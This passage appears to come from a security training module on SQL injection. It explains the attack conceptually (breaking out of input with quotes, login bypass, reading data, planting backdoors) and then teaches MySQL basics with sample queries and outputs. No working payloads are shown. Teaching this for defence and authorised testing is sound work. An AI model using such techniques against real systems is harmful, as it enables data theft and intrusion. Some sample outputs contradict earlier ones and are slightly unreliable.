# 17. SQL Injection Fundamentals

Introduction

Most modern web applications utilize a database structure on the back-end. Such databases are used to store and retrieve data related to the web application, from actual web content to user information and content, and so on. To make the web applications dynamic, the web application has to interact with the database in real-time. As HTTP(S) requests arrive from the user, the web application's back-end will issue queries to the database to build the response. These queries can include information from the HTTP(S) request or other relevant information.

When user-supplied information is used to construct the query to the database, malicious users can trick the query into being used for something other than what the original programmer intended, providing the user access to query the database using an attack known as SQL injection (SQLi).

SQL injection refers to attacks against relational databases such as `MySQL` (whereas injections against non-relational databases, such as MongoDB, are NoSQL injection). This module will focus on `MySQL` to introduce SQL Injection concepts.

SQL Injection (SQLi)

Many types of injection vulnerabilities are possible within web applications, such as HTTP injection, code injection, and command injection. The most common example, however, is SQL injection. A SQL injection occurs when a malicious user attempts to pass input that changes the final SQL query sent by the web application to the database, enabling the user to perform other unintended SQL queries directly against the database.

There are many ways to accomplish this. To get a SQL injection to work, the attacker must first inject SQL code and then subvert the web application logic by changing the original query or executing a completely new one. First, the attacker has to inject code outside the expected user input limits, so it does not get executed as simple user input. In the most basic case, this is done by injecting a single quote (`'`) or a double quote (`"`) to escape the limits of user input and inject data directly into the SQL query.

Once an attacker can inject, they have to look for a way to execute a different SQL query. This can be done using SQL code to make up a working query that executes both the intended and the new SQL queries. There are many ways to achieve this, like using [stacked](#) queries or using [Union](#) queries. Finally, to retrieve our new query's output, we have to interpret it or capture it on the web application's front end.

Use Cases and Impact

A SQL injection can have a tremendous impact, especially if privileges on the back-end server and database are very lax.

First, we may retrieve secret/sensitive information that should not be visible to us, like user logins and passwords or credit card information, which can then be used for other malicious purposes. SQL injections cause many password and data breaches against websites, which are then re-used to steal user accounts, access other services, or perform other nefarious actions.

Another use case of SQL injection is to subvert the intended web application logic. The most common example of this is bypassing login without passing a valid pair of username and password credentials. Another example is accessing features that are locked to specific users, like admin panels. Attackers may also be able to read and write files directly on the back-end server, which may, in turn, lead to placing back doors on the back-end server, and gaining direct control over it, and eventually taking control over the entire website.

Prevention

SQL injections are usually caused by poorly coded web applications or poorly secured back-end server and databases privileges. Later on, we will discuss ways to reduce the chances of being vulnerable to SQL injections through secure coding methods like user input sanitization and validation and proper back-end user privileges and control.

Intro to Databases

Before we learn about SQL injections, we need to learn more about databases and Structured Query Language (SQL), which databases will perform the necessary queries. Web applications utilize back-end databases to store various content and information related to the web application. This can be core web application assets like images and files, content like posts and updates, or user data like usernames and passwords.

There are many different types of databases, each of which fits a particular type of use. Traditionally, an application used file-based databases, which was very slow with the increase in size. This led to the adoption of `Database Management Systems` (`DBMS`).

Database Management Systems

A Database Management System (DBMS) helps create, define, host, and manage databases. Various kinds of DBMS were designed over time, such as file-based, Relational DBMS (RDBMS), NoSQL, Graph based, and Key/Value stores.

There are multiple ways to interact with a DBMS, such as command-line tools, graphical interfaces, or even APIs (Application Programming Interfaces). DBMS is used in various banking, finance, and education sectors to record large amounts of data. Some of the essential features of a DBMS include:

Feature	Description
`Concurrency`	A real-world application might have multiple users interacting with it simultaneously. A DBMS makes sure that these concurrent interactions succeed without corrupting or losing any data.
`Consistency`	With so many concurrent interactions, the DBMS needs to ensure that the data remains consistent and valid throughout the database.
`Security`	DBMS provides fine-grained security controls through user authentication and permissions. This will prevent unauthorized viewing or editing of sensitive data.
`Reliability`	It is easy to backup databases and rolls them back to a previous state in case of data loss or a breach.
`Structured Query Language`	SQL simplifies user interaction with the database with an intuitive syntax supporting various operations.

Architecture

The diagram below details a two-tiered architecture.

`Tier I` usually consists of client-side applications such as websites or GUI programs. These applications consist of high-level interactions such as user login or commenting. The data from these interactions is passed to `Tier II` through API calls or other requests.

The second tier is the middleware, which interprets these events and puts them in a form required by the DBMS. Finally, the application layer uses specific libraries and drivers based on the type of DBMS to interact with them. The DBMS receives queries from the second tier and performs the requested operations. These operations could include insertion, retrieval, deletion, or updating of data. After processing, the DBMS returns any requested data or error codes in the event of invalid queries.

It is possible to host the application server as well as the DBMS on the same host. However, databases with large amounts of data supporting many users are typically hosted separately to improve performance and scalability.

Types of Databases

Databases, in general, are categorized into `Relational Databases` and `Non-Relational Databases`. Only Relational Databases utilize SQL, while Non-Relational databases utilize a variety of methods for communications.

Relational Databases

A relational database is the most common type of database. It uses a schema, a template, to dictate the data structure stored in the database. For example, we can imagine a company that sells products to its customers having some form of stored knowledge about where those products go, to whom, and in what quantity. However, this is often done in the back-end and without obvious informing in the front-end. Different types of relational databases can be used for each approach. For example, the first table can store and display basic customer information, the second the number of products sold and their cost, and the third table to enumerate who bought those products and with what payment data.

Tables in a relational database are associated with keys that provide a quick database summary or access to the specific row or column when specific data needs to be reviewed. These tables, also called entities, are all related to each other. For example, the customer information table can provide each customer with a specific ID that can indicate everything we need to know about that customer, such as an address, name, and contact information. Also, the product description table can assign a specific ID to each product. The table that stores all orders would only need to record these IDs and their quantity. Any change in these tables will affect all of them but predictably and systematically.

However, when processing an integrated database, a concept is required to link one table to another using its key, called a `relational database management system` (`RDBMS`). Many companies that initially use different concepts are switching to the RDBMS concept because this concept is easy to learn, use and understand. Initially, this concept was used only by large companies. However, many types of databases now implement the RDBMS concept, such as Microsoft Access, MySQL, SQL Server, Oracle, PostgreSQL, and many others.

For example, we can have a `users` table in a relational database containing columns like `id`, `username`, `first_name`, `last_name`, and others. The `id` can be used as the table key. Another table, `posts`, may contain posts made by all users, with columns like `id`, `user_id`, `date`, `content`, and so on.

We can link the `id` from the `users` table to the `user_id` in the `posts` table to retrieve the user details for each post without storing all user details with each post. A table can have more than one key, as another column can be used as a key to link with another table. So,

for example, the `id` column can be used as a key to link the `posts` table to another table containing comments, each of which belongs to a particular post, and so on.

The relationship between tables within a database is called a Schema.

This way, by using relational databases, it becomes rapid and easy to retrieve all data about a particular element from all databases. So, for example, we can retrieve all details linked to a specific user from all tables with a single query. This makes relational databases very fast and reliable for big datasets with clear structure and design and efficient data management. The most common example of relational databases is `MySQL`, which we will be covering in this module.


Non-relational Databases

A non-relational database (also called a `NoSQL` database) does not use tables, rows, and columns or prime keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored. Due to the lack of a defined structure for the database, NoSQL databases are very scalable and flexible. Therefore, when dealing with datasets that are not very well defined and structured, a NoSQL database would be the best choice for storing such data. There are four common storage models for NoSQL databases:

- Key-Value
- Document-Based
- Wide-Column
- Graph

Each of the above models has a different way of storing data. For example, the `Key-Value` model usually stores data in JSON or XML, and have a key for each pair, and stores all of its data as its value:

The above example can be represented using JSON as:

```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```

It looks similar to a dictionary item in languages like `Python` or `PHP` (i.e. `{'key':'value'}`), where the `key` is usually a string, and the `value` can be a string, dictionary, or any class object.

The most common example of a NoSQL database is `MongoDB`.

Non-relational Databases have a different method for injection, known as NoSQL injections. SQL injections are completely different than NoSQL injections. NoSQL injections will be covered in a later module.

Intro to MySQL

This module introduces SQL injection through `MySQL`, and it is crucial to learn more about `MySQL` and SQL to understand how SQL injections work and utilize them properly. Therefore, this section will cover some of MySQL/SQL's basics and syntax and examples used within MySQL/MariaDB databases.

Structured Query Language (SQL)

SQL syntax can differ from one RDBMS to another. However, they are all required to follow the [ISO standard](#) for Structured Query Language. We will be following the MySQL/MariaDB syntax for the examples shown. SQL can be used to perform the following actions:

- Retrieve data
- Update data
- Delete data

- Create new tables and databases
- Add / remove users
- Assign permissions to these users

Command Line

The `mysql` utility is used to authenticate to and interact with a MySQL/MariaDB database. The `-u` flag is used to supply the username and the `-p` flag for the password. The `-p` flag should be passed empty, so we are prompted to enter the password and do not pass it directly on the command line since it could be stored in cleartext in the bash_history file.

```
mysql -u root -p

Enter password: <password>
...SNIP...

mysql>
```

Again, it is also possible to use the password directly in the command, though this should be avoided, as it could lead to the password being kept in logs and terminal history:

```
mysql -u root -p<password>

...SNIP...

mysql>
```

Tip: There shouldn't be any spaces between '-p' and the password.

The examples above log us in as the superuser, i.e.," `root` " with the password " `password` ," to have privileges to execute all commands. Other DBMS users would have certain privileges to which statements they can execute. We can view which privileges we have using the SHOW GRANTS command which we will be discussing later.

When we do not specify a host, it will default to the `localhost` server. We can specify a remote host and port using the `-h` and `-P` flags.

```
mysql -u root -h docker.hackthebox.eu -P 3306 -p

Enter password:
...SNIP...
```

```
mysql>
```

Note: The default MySQL/MariaDB port is (3306), but it can be configured to another port. It is specified using an uppercase `P`, unlike the lowercase `p` used for passwords.

Note: To follow along with the examples, try to use the 'mysql' tool on your PwnBox to log in to the DBMS found in the question at the end of the section, using its IP and port. Use 'root' for the username and 'password' for the password.

Creating a database

Once we log in to the database using the `mysql` utility, we can start using SQL queries to interact with the DBMS. For example, a new database can be created within the MySQL DBMS using the CREATE DATABASE statement.

```
mysql> CREATE DATABASE users;

Query OK, 1 row affected (0.02 sec)
```

MySQL expects command-line queries to be terminated with a semi-colon. The example above created a new database named `users`. We can view the list of databases with SHOW DATABASES, and we can switch to the `users` database with the `USE` statement:

```
mysql> SHOW DATABASES;

+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| users              |
+--------------------+

mysql> USE users;

Database changed
```

SQL statements aren't case sensitive, which means 'USE users;' and 'use users;' refer to the same command. However, the database name is case sensitive, so we cannot do 'USE USERS;' instead of 'USE users;'. So, it is a good practice to specify statements in uppercase to avoid confusion.

Tables

DBMS stores data in the form of tables. A table is made up of horizontal rows and vertical columns. The intersection of a row and a column is called a cell. Every table is created with a fixed set of columns, where each column is of a particular data type.

A data type defines what kind of value is to be held by a column. Common examples are `numbers`, `strings`, `date`, `time`, and `binary data`. There could be data types specific to DBMS as well. A complete list of data types in MySQL can be found [here](). For example, let us create a table named `logins` to store user data, using the CREATE TABLE SQL query:

```
CREATE TABLE logins (
    id INT,
    username VARCHAR(100),
    password VARCHAR(100),
    date_of_joining DATETIME
    );
```

As we can see, the `CREATE TABLE` query first specifies the table name, and then (within parentheses) we specify each column by its name and its data type, all being comma separated. After the name and type, we can specify specific properties, as will be discussed later.

```
mysql> CREATE TABLE logins (
    ->     id INT,
    ->     username VARCHAR(100),
    ->     password VARCHAR(100),
    ->     date_of_joining DATETIME
    ->     );
Query OK, 0 rows affected (0.03 sec)
```

The SQL queries above create a table named `logins` with four columns. The first column, `id` is an integer. The following two columns, `username` and `password` are set to strings of 100 characters each. Any input longer than this will result in an error. The `date_of_joining` column of type `DATETIME` stores the date when an entry was added.

```
mysql> SHOW TABLES;

+----------------+
| Tables_in_users |
+----------------+
| logins         |
+----------------+
1 row in set (0.00 sec)
```

A list of tables in the current database can be obtained using the `SHOW TABLES` statement. In addition, the [DESCRIBE](#) keyword is used to list the table structure with its fields and data types.

```
mysql> DESCRIBE logins;

+----------------+-------------+
| Field          | Type        |
+----------------+-------------+
| id             | int         |
| username       | varchar(100) |
| password       | varchar(100) |
| date_of_joining | date       |
+----------------+-------------+
4 rows in set (0.00 sec)
```

Table Properties

Within the `CREATE TABLE` query, there are many [properties](#) that can be set for the table and each column. For example, we can set the `id` column to auto-increment using the `AUTO_INCREMENT` keyword, which automatically increments the id by one every time a new item is added to the table:

```
    id INT NOT NULL AUTO_INCREMENT,
```

The `NOT NULL` constraint ensures that a particular column is never left empty 'i.e., required field.' We can also use the `UNIQUE` constraint to ensures that the inserted item are always unique. For example, if we use it with the `username` column, we can ensure that no two users will have the same username:

```
    username VARCHAR(100) UNIQUE NOT NULL,
```

Another important keyword is the `DEFAULT` keyword, which is used to specify the default value. For example, within the `date_of_joining` column, we can set the default value to Now(), which in MySQL returns the current date and time:

```
date_of_joining DATETIME DEFAULT NOW(),
```

Finally, one of the most important properties is `PRIMARY KEY`, which we can use to uniquely identify each record in the table, referring to all data of a record within a table for relational databases, as previously discussed in the previous section. We can make the `id` column the `PRIMARY KEY` for this table:

```
PRIMARY KEY (id)
```

The final `CREATE TABLE` query will be as follows:

```
CREATE TABLE logins (
    id INT NOT NULL AUTO_INCREMENT,
    username VARCHAR(100) UNIQUE NOT NULL,
    password VARCHAR(100) NOT NULL,
    date_of_joining DATETIME DEFAULT NOW(),
    PRIMARY KEY (id)
    );
```

Note: Allow 10-15 seconds for the servers in the questions to start, to allow enough time for Apache/MySQL to initiate and run.

SQL Statements

Now that we understand how to use the `mysql` utility and create databases and tables, let us look at some of the essential SQL statements and their uses.

INSERT Statement

The INSERT statement is used to add new records to a given table. The statement following the below syntax:

```
INSERT INTO table_name VALUES (column1_value, column2_value,
column3_value, ...);
```

The syntax above requires the user to fill in values for all the columns present in the table.

```
mysql> INSERT INTO logins VALUES(1, 'admin', 'p@ssw0rd', '2020-07-02');

Query OK, 1 row affected (0.00 sec)
```

The example above shows how to add a new login to the logins table, with appropriate values for each column. However, we can skip filling columns with default values, such as `id` and `date_of_joining`. This can be done by specifying the column names to insert values into a table selectively:

```
INSERT INTO table_name(column2, column3, ...) VALUES (column2_value,
column3_value, ...);
```

Note: skipping columns with the 'NOT NULL' constraint will result in an error, as it is a required value.

We can do the same to insert values into the `logins` table:

```
mysql> INSERT INTO logins(username, password) VALUES('administrator',
'adm1n_p@ss');

Query OK, 1 row affected (0.00 sec)
```

We inserted a username-password pair in the example above while skipping the `id` and `date_of_joining` columns.

Note: The examples insert cleartext passwords into the table, for demonstration only. This is a bad practice, as passwords should always be hashed/encrypted before storage.

We can also insert multiple records at once by separating them with a comma:

```
mysql> INSERT INTO logins(username, password) VALUES ('john', 'john123!'),
('tom', 'tom123!');

Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
```

The query above inserted two new records at once.

SELECT Statement

Now that we have inserted data into tables let us see how to retrieve data with the [SELECT](#) statement. This statement can also be used for many other purposes, which we will come across later. The general syntax to view the entire table is as follows:

```
SELECT * FROM table_name;
```

The asterisk symbol (*) acts as a wildcard and selects all the columns. The `FROM` keyword is used to denote the table to select from. It is possible to view data present in specific columns as well:

```
SELECT column1, column2 FROM table_name;
```

The query above will select data present in column1 and column2 only.

```
mysql> SELECT * FROM logins;

+----+---------------+-----------+---------------------+
| id | username      | password  | date_of_joining     |
+----+---------------+-----------+---------------------+
|  1 | admin         | p@ssw0rd  | 2020-07-02 00:00:00 |
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  3 | john          | john123!  | 2020-07-02 11:47:16 |
|  4 | tom           | tom123!   | 2020-07-02 11:47:16 |
+----+---------------+-----------+---------------------+
4 rows in set (0.00 sec)

mysql> SELECT username,password FROM logins;

+---------------+-----------+
| username      | password  |
+---------------+-----------+
| admin         | p@ssw0rd  |
| administrator | adm1n_p@ss |
| john          | john123!  |
| tom           | tom123!   |
+---------------+-----------+
4 rows in set (0.00 sec)
```

The first query in the example above looks at all records present in the logins table. We can see the four records which were entered before. The second query selects just the username and password columns while skipping the other two.

DROP Statement

We can use [DROP](#) to remove tables and databases from the server.

```
mysql> DROP TABLE logins;

Query OK, 0 rows affected (0.01 sec)

mysql> SHOW TABLES;

Empty set (0.00 sec)
```

As we can see, the table was removed entirely.

The 'DROP' statement will permanently and completely delete the table with no confirmation, so it should be used with caution.

ALTER Statement

Finally, We can use [ALTER](#) to change the name of any table and any of its fields or to delete or add a new column to an existing table. The below example adds a new column `newColumn` to the `logins` table using `ADD`:

```
mysql> ALTER TABLE logins ADD newColumn INT;

Query OK, 0 rows affected (0.01 sec)
```

To rename a column, we can use `RENAME COLUMN`:

```
mysql> ALTER TABLE logins RENAME COLUMN newColumn TO oldColumn;

Query OK, 0 rows affected (0.01 sec)
```

We can also change a column's datatype with `MODIFY`:

```
mysql> ALTER TABLE logins MODIFY oldColumn DATE;

Query OK, 0 rows affected (0.01 sec)
```

Finally, we can drop a column using `DROP` :

```
mysql> ALTER TABLE logins DROP oldColumn;

Query OK, 0 rows affected (0.01 sec)
```

We can use any of the above statements with any existing table, as long as we have enough privileges to do so.

UPDATE Statement

While `ALTER` is used to change a table's properties, the UPDATE statement can be used to update specific records within a table, based on certain conditions. Its general syntax is:

```
UPDATE table_name SET column1=newvalue1, column2=newvalue2, ... WHERE
<condition>;
```

We specify the table name, each column and its new value, and the condition for updating records. Let us look at an example:

```
mysql> UPDATE logins SET password = 'change_password' WHERE id > 1;

Query OK, 3 rows affected (0.00 sec)
Rows matched: 3  Changed: 3  Warnings: 0

mysql> SELECT * FROM logins;

+----+---------------+-----------------+---------------------+
| id | username      | password        | date_of_joining     |
+----+---------------+-----------------+---------------------+
|  1 | admin         | p@ssw0rd        | 2020-07-02 00:00:00 |
|  2 | administrator | change_password | 2020-07-02 11:30:50 |
|  3 | john          | change_password | 2020-07-02 11:47:16 |
|  4 | tom           | change_password | 2020-07-02 11:47:16 |
+----+---------------+-----------------+---------------------+
```

```
4 rows in set (0.00 sec)
```

The query above updated all passwords in all records where the id was more significant than 1.

Note: we have to specify the 'WHERE' clause with UPDATE, in order to specify which records get updated. The 'WHERE' clause will be discussed next.

Query Results

In this section, we will learn how to control the results output of any query.

Sorting Results

We can sort the results of any query using ORDER BY and specifying the column to sort by:

```
mysql> SELECT * FROM logins ORDER BY password;

+----+---------------+-----------+---------------------+
| id | username      | password  | date_of_joining     |
+----+---------------+-----------+---------------------+
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
|  1 | admin         | p@ssw0rd   | 2020-07-02 00:00:00 |
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
+----+---------------+-----------+---------------------+
4 rows in set (0.00 sec)
```

By default, the sort is done in ascending order, but we can also sort the results by `ASC` or `DESC`:

```
mysql> SELECT * FROM logins ORDER BY password DESC;

+----+---------------+-----------+---------------------+
| id | username      | password  | date_of_joining     |
+----+---------------+-----------+---------------------+
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
|  1 | admin         | p@ssw0rd   | 2020-07-02 00:00:00 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
```

```
+----+--------------+------------+---------------------+
4 rows in set (0.00 sec)
```

It is also possible to sort by multiple columns, to have a secondary sort for duplicate values in one column:

```
mysql> SELECT * FROM logins ORDER BY password DESC, id ASC;

+----+--------------+-----------------+---------------------+
| id | username     | password        | date_of_joining     |
+----+--------------+-----------------+---------------------+
|  1 | admin        | p@ssw0rd        | 2020-07-02 00:00:00 |
|  2 | administrator | change_password | 2020-07-02 11:30:50 |
|  3 | john         | change_password | 2020-07-02 11:47:16 |
|  4 | tom          | change_password | 2020-07-02 11:50:20 |
+----+--------------+-----------------+---------------------+
4 rows in set (0.00 sec)
```

LIMIT results

In case our query returns a large number of records, we can LIMIT the results to what we want only, using `LIMIT` and the number of records we want:

```
mysql> SELECT * FROM logins LIMIT 2;

+----+--------------+-----------+---------------------+
| id | username     | password  | date_of_joining     |
+----+--------------+-----------+---------------------+
|  1 | admin        | p@ssw0rd  | 2020-07-02 00:00:00 |
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
+----+--------------+-----------+---------------------+
2 rows in set (0.00 sec)
```

If we wanted to LIMIT results with an offset, we could specify the offset before the LIMIT count:

```
mysql> SELECT * FROM logins LIMIT 1, 2;

+----+--------------+-----------+---------------------+
| id | username     | password  | date_of_joining     |
+----+--------------+-----------+---------------------+
```

```
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
```

Note: the offset marks the order of the first record to be included, starting from 0. For the above, it starts and includes the 2nd record, and returns two values.

WHERE Clause

To filter or search for specific data, we can use conditions with the `SELECT` statement using the [WHERE](#) clause, to fine-tune the results:

```
SELECT * FROM table_name WHERE <condition>;
```

The query above will return all records which satisfy the given condition. Let us look at an example:

```
mysql> SELECT * FROM logins WHERE id > 1;

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
3 rows in set (0.00 sec)
```

The example above selects all records where the value of `id` is greater than `1`. As we can see, the first row with its `id` as 1 was skipped from the output. We can do something similar for usernames:

```
mysql> SELECT * FROM logins where username = 'admin';

+----+----------+----------+---------------------+
| id | username | password | date_of_joining     |
+----+----------+----------+---------------------+
|  1 | admin    | p@ssw0rd | 2020-07-02 00:00:00 |
+----+----------+----------+---------------------+
```

```
1 row in set (0.00 sec)
```

The query above selects the record where the username is `admin`. We can use the `UPDATE` statement to update certain records that meet a specific condition.

Note: String and date data types should be surrounded by single quote (') or double quotes ("), while numbers can be used directly.

LIKE Clause

Another useful SQL clause is [LIKE](#), enabling selecting records by matching a certain pattern. The query below retrieves all records with usernames starting with `admin`:

```
mysql> SELECT * FROM logins WHERE username LIKE 'admin%';

+----+---------------+-----------+---------------------+
| id | username      | password  | date_of_joining     |
+----+---------------+-----------+---------------------+
|  1 | admin         | p@ssw0rd  | 2020-07-02 00:00:00 |
|  4 | administrator | adm1n_p@ss | 2020-07-02 15:19:02 |
+----+---------------+-----------+---------------------+
2 rows in set (0.00 sec)
```

The `%` symbol acts as a wildcard and matches all characters after `admin`. It is used to match zero or more characters. Similarly, the `_` symbol is used to match exactly one character. The below query matches all usernames with exactly three characters in them, which in this case was `tom`:

```
mysql> SELECT * FROM logins WHERE username like '___';

+----+----------+----------+---------------------+
| id | username | password | date_of_joining     |
+----+----------+----------+---------------------+
|  3 | tom      | tom123!  | 2020-07-02 15:18:56 |
+----+----------+----------+---------------------+
1 row in set (0.01 sec)
```

SQL Operators

Sometimes, expressions with a single condition are not enough to satisfy the user's requirement. For that, SQL supports [Logical Operators](#) to use multiple conditions at once. The most common logical operators are `AND`, `OR`, and `NOT`.

AND Operator

The `AND` operator takes in two conditions and returns `true` or `false` based on their evaluation:

```
condition1 AND condition2
```

The result of the `AND` operation is `true` if and only if both `condition1` and `condition2` evaluate to `true`:

```
mysql> SELECT 1 = 1 AND 'test' = 'test';

+---------------------------+
| 1 = 1 AND 'test' = 'test' |
+---------------------------+
|                         1 |
+---------------------------+
1 row in set (0.00 sec)

mysql> SELECT 1 = 1 AND 'test' = 'abc';

+--------------------------+
| 1 = 1 AND 'test' = 'abc' |
+--------------------------+
|                        0 |
+--------------------------+
1 row in set (0.00 sec)
```

In MySQL terms, any `non-zero` value is considered `true`, and it usually returns the value `1` to signify `true`. `0` is considered `false`. As we can see in the example above, the first query returned `true` as both expressions were evaluated as `true`. However, the second query returned `false` as the second condition `'test' = 'abc'` is `false`.

OR Operator

The OR operator takes in two expressions as well, and returns `true` when at least one of them evaluates to `true`:

```
mysql> SELECT 1 = 1 OR 'test' = 'abc';

+------------------------+
| 1 = 1 OR 'test' = 'abc' |
+------------------------+
|                      1 |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT 1 = 2 OR 'test' = 'abc';

+------------------------+
| 1 = 2 OR 'test' = 'abc' |
+------------------------+
|                      0 |
+------------------------+
1 row in set (0.00 sec)
```

The queries above demonstrate how the `OR` operator works. The first query evaluated to `true` as the condition `1 = 1` is `true`. The second query has two `false` conditions, resulting in `false` output.

NOT Operator

The `NOT` operator simply toggles a `boolean` value 'i.e. `true` is converted to `false` and vice versa':

```
mysql> SELECT NOT 1 = 1;

+----------+
| NOT 1 = 1 |
+----------+
|        0 |
+----------+
1 row in set (0.00 sec)

mysql> SELECT NOT 1 = 2;

+----------+
| NOT 1 = 2 |
+----------+
```

```
|         1 |
+-----------+
1 row in set (0.00 sec)
```

As seen in the examples above, the first query resulted in `false` because it is the inverse of the evaluation of `1 = 1`, which is `true`, so its inverse is `false`. On the other hand, the second was query returned `true`, as the inverse of `1 = 2` 'which is `false`' is `true`.

Symbol Operators

The `AND`, `OR` and `NOT` operators can also be represented as `&&`, `||` and `!`, respectively. The below are the same previous examples, by using the symbol operators:

```
mysql> SELECT 1 = 1 && 'test' = 'abc';

+-------------------------+
| 1 = 1 && 'test' = 'abc' |
+-------------------------+
|                       0 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 1 = 1 || 'test' = 'abc';

+-------------------------+
| 1 = 1 || 'test' = 'abc' |
+-------------------------+
|                       1 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 1 != 1;

+--------+
| 1 != 1 |
+--------+
|      0 |
+--------+
1 row in set (0.00 sec)
```

Operators in queries

Let us look at how these operators can be used in queries. The following query lists all records where the `username` is NOT `john`:

```
mysql> SELECT * FROM logins WHERE username != 'john';

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
|  1 | admin         | p@ssw0rd   | 2020-07-02 00:00:00 |
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
3 rows in set (0.00 sec)
```

The next query selects users who have their `id` greater than `1` AND `username` NOT equal to `john`:

```
mysql> SELECT * FROM logins WHERE username != 'john' AND id > 1;

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
```

Multiple Operator Precedence

